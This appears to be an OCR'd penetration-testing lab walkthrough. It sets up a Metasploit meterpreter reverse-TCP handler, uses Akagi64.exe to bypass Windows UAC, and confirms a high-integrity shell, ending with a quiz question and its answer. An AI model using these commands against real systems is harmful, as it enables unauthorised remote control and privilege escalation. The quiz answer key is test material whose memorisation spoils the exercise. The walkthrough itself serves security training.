

Applications Places System
Tue Dec 31, 02:08
msfconsole - Parrot Terminal
File Edit View Search Terminal Tabs Help
msfconsole - Parrot Terminal
msfconsole - Parrot Terminal
$sudo su
[sudo] password for pentester:
[root@parrot]-[/home/pentester/Desktop]
#msfconsole
Metasploit tip: View advanced module options with advanced
Metasploit
=[metasploit v6.3.44-dev]
+ -- --=[2376 exploits - 1232 auxiliary - 416 post]
+ -- --=[1391 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Menu
msfconsole - Parrot T...


Applications
Places
System
Tue Dec 31, 02:09
msfconsole - Parrot Terminal
File
Edit
View
Search
Terminal
Tabs
Help
msfconsole - Parrot Terminal
msfconsole - Parrot Terminal
[msf](Jobs:0 Agents:0) >> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >>
pentester's Home
README.license
Trash
payload.exe
payload1.exe
Developer Files
Menu
msfconsole - Parrot T...



Applications Places System
Tue Dec 31, 02:11
msfconsole - Parrot Terminal
File Edit View Search Terminal Tabs Help
msfconsole - Parrot Terminal
msfconsole - Parrot Terminal
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >>
pentester's Home
README.license
Trash
payload.exe
payload1.exe
Developer Files
Menu
msfconsole - Parrot T...


Applications Places System
Tue Dec 31, 02:12
msfconsole - Parrot Terminal
File Edit View Search Terminal Tabs Help
msfconsole - Parrot Terminal
msfconsole - Parrot Terminal
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
[msf](Jobs:0 Agents:0) exploit(multi/handler) >>
Menu
msfconsole - Parrot T...



Applications Places System
Tue Dec 31, 02:14
msfconsole - Parrot Terminal
File Edit View Search Terminal Tabs Help
msfconsole - Parrot Terminal
msfconsole - Parrot Terminal
View the full module info with the info, or info -d command.
[msf](Jobs:0 Agents:0) exploit(multi/handler) >>
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 192.168.0.18
lhost => 192.168.0.18
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 7777
lport => 7777
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.0.18 yes The listen address (an interface may be specified)
LPORT 7777 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
[msf](Jobs:0 Agents:0) exploit(multi/handler) >>
Menu
msfconsole - Parrot T...




1. Return to the first terminal (PowerShell shell on session 1) and execute Akagi64.exe with method **23** to bypass UAC:
   ./Akagi64.exe 23 "C:\Users\Admin\Downloads\payload1.exe"




1. Switch to the second terminal tab and verify newly established high-integrity Meterpreter session.




1. Load PowerShell module and drop into PowerShell shell on elevated session:
   load powershell
   powershell_shell



1. Verify elevated privileges and high mandatory level token:
   whoami /priv
   whoami /groups
   Observe `High Mandatory Level` *(High integrity level).*


Applications Places System
Tue Dec 31, 02:23
msfconsole - Parrot Terminal
File Edit View Search Terminal Tabs Help
msfconsole - Parrot Terminal
msfconsole - Parrot Terminal
(Meterpreter 1)(C:\WINDOWS\system32) >
(Meterpreter 1)(C:\WINDOWS\system32) > load powershell
Loading extension powershell...Success.
(Meterpreter 1)(C:\WINDOWS\system32) > powershell_shell
PS > whoami /priv
PRIVILEGES INFORMATION
Privilege Name Description State
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeSecurityPrivilege Manage auditing and security log Disabled
SeTakeOwnershipPrivilege Take ownership of files or other objects Disabled
SeLoadDriverPrivilege Load and unload device drivers Disabled
SeSystemProfilePrivilege Profile system performance Disabled
SeSystemtimePrivilege Change the system time Disabled
SeProfileSingleProcessPrivilege Profile single process Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority Disabled
SeCreatePagefilePrivilege Create a pagefile Disabled
SeBackupPrivilege Back up files and directories Disabled
SeRestorePrivilege Restore files and directories Disabled
SeShutdownPrivilege Shut down the system Disabled
SeDebugPrivilege Debug programs Enabled
SeSystemEnvironmentPrivilege Modify firmware environment values Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system Disabled
SeUndockPrivilege Remove computer from docking station Disabled
SeManageVolumePrivilege Perform volume maintenance tasks Disabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled
SeCreateSymbolicLinkPrivilege Create symbolic links Disabled
PS >
Menu
msfconsole - Parrot T...



1. Confirm mandatory integrity level of elevated shell is **High Mandatory Level** (or **High**). Close all open windows.

This concludes the lab exercise.

> **IMPORTANT:** ❓ **Question 8.7.1.1** Using a Parrot Security machine, establish access to a Windows 10 system utilizing Metasploit. Then, employ Akagi64.exe to bypass User Account Control (UAC). After successfully bypassing UAC, determine the mandatory integrity level of the obtained shell. [!SUCCESS] ✅ **Answer:** **High Mandatory Level** *(or **High**)*